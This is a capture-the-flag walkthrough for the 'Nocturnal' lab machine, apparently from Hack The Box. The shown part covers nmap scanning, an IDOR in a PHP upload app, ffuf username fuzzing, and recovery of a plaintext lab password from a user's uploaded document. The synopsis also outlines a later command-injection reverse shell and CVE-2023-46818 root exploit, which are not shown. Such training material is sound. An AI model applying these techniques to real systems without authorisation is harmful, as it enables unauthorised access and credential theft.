Nocturnal

Prepared By: kavigihan

Machine Author(s): FisMatHack

Difficulty: Easy

Classification: Official

Synopsis

`Nocturnal` is a medium-difficulty Linux machine demonstrating an IDOR vulnerability in a PHP web application, allowing access to other users' uploaded files. Credentials are retrieved to log in to the admin panel, where the application's source code is accessed. A command injection vulnerability is identified, providing a reverse shell as the `www-data` user. Password hashes are extracted from a SQLite database and cracked to obtain SSH access as the `tobias` user. Exploiting CVE-2023-46818 in the `ISPConfig` application grants remote command execution, leading to privilege escalation to the `root` user.

Skills Required

- Basic Web enumeration.
- Basic knowledge of source code review.
- Basic Database enumeration.

Skills Learned

- Enumerating and exploiting IDOR vulnerabilities.
- Source code review in PHP applications.
- Exploiting Command Injection vulnerabilities.
- Enumerating SQLite databases.

Enumeration

Let us run `Nmap` first. Its output reveals two open ports.


```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.64 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
$ nmap -p$ports -sC -sV  10.10.11.64

<SNIP>
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 20:26:88:70:08:51:ee:de:3a:a6:20:41:87:96:25:17 (RSA)
|   256 4f:80:05:33:a6:d4:22:64:e9:ed:14:e3:12:bc:96:f1 (ECDSA)
|_  256 d9:88:1f:68:43:8e:d4:2a:52:fc:f0:66:d4:b9:ee:6b (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Welcome to Nocturnal
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
</SNIP>
```

Port 22 is running `OpenSSH`, and port 80 is running `Nginx`.


The HTTP server should be enumerated further. When we visit `http://10.10.11.64,` we are redirected to `http://nocturnal.htb`. Therefore, a DNS entry should be added to the `/etc/hosts` file.

```
$ echo "10.10.11.64 nocturnal.htb" | sudo tee -a /etc/hosts
```

After visiting http://nocturnal.htb, we land on the following web page, which allows us to log in and register.




Let's register as a user and log in.



Upon login, we are redirected to `/dashboard.php` and presented with a file upload feature. Let's upload a dummy PHP file.


```
$ echo test > kavi.php
```



Once we try uploading, an error message appears saying `Invalid file type." PDF, doc, docx, xls, xlsx, and odt are allowed`, which tells us that only those file types are allowed.

Therefore, let's upload a dummy PDF file.

```
$ echo test > kavi.pdf
```




The file upload is successful. We can download the uploaded file by clicking on the given link. Looking at the relevant link, the specific file is sent to us using the user's username(`username`) and the filename(`file`).

```
http://nocturnal.htb/view.php?username=kavi&file=kavi.pdf
```

Let's tamper with these GET parameters to see if we can retrieve other users' files. If the username is changed to a non-existent user (`gihan`), we get the following error:

```
http://nocturnal.htb/view.php?username=gihan&file=kavi.pdf
```




Let's enumerate the registered users by fuzzing the `username` parameter.

```
$ ffuf -u 'http://nocturnal.htb/view.php?username=FUZZ&file=kavi.pdf' -w
/usr/share/wordlists/seclists/Usernames/Names/names.txt -H 'Cookie:
PHPSESSID=2gf7qqt5b7thpkg0bj9oae8jvv' -fs 2985

<SNIP>
amanda                  [Status: 200, Size: 3113, Words: 1175, Lines: 129, Duration:
144ms]
</SNIP>
```

A user called `amanda` is found by `ffuf`.

```
http://nocturnal.htb/view.php?username=amanda&file=kavi.pdf
```

By replacing the username parameter with `amanda`, we see that the `amanda` user has uploaded a file called `privacy.odt`.



Let's download that file for further examination. Further investigation reveals plain-text credentials stored in the `privacy.odt` file.


Dear Amanda,
Nocturnal has set the following temporary password for you: arHkG7HAI68X8s1J. This password has been set for all our services, so it is essential that you change it on your first login to ensure the security of your account and our infrastructure.
The file has been created and provided by Nocturnal's IT team. If you have any questions or need additional assistance during the password change process, please do not hesitate to contact us.
Remember that maintaining the security of your credentials is paramount to protecting your information and that of the company. We appreciate your prompt attention to this matter.

Yours sincerely,
Nocturnal's IT team

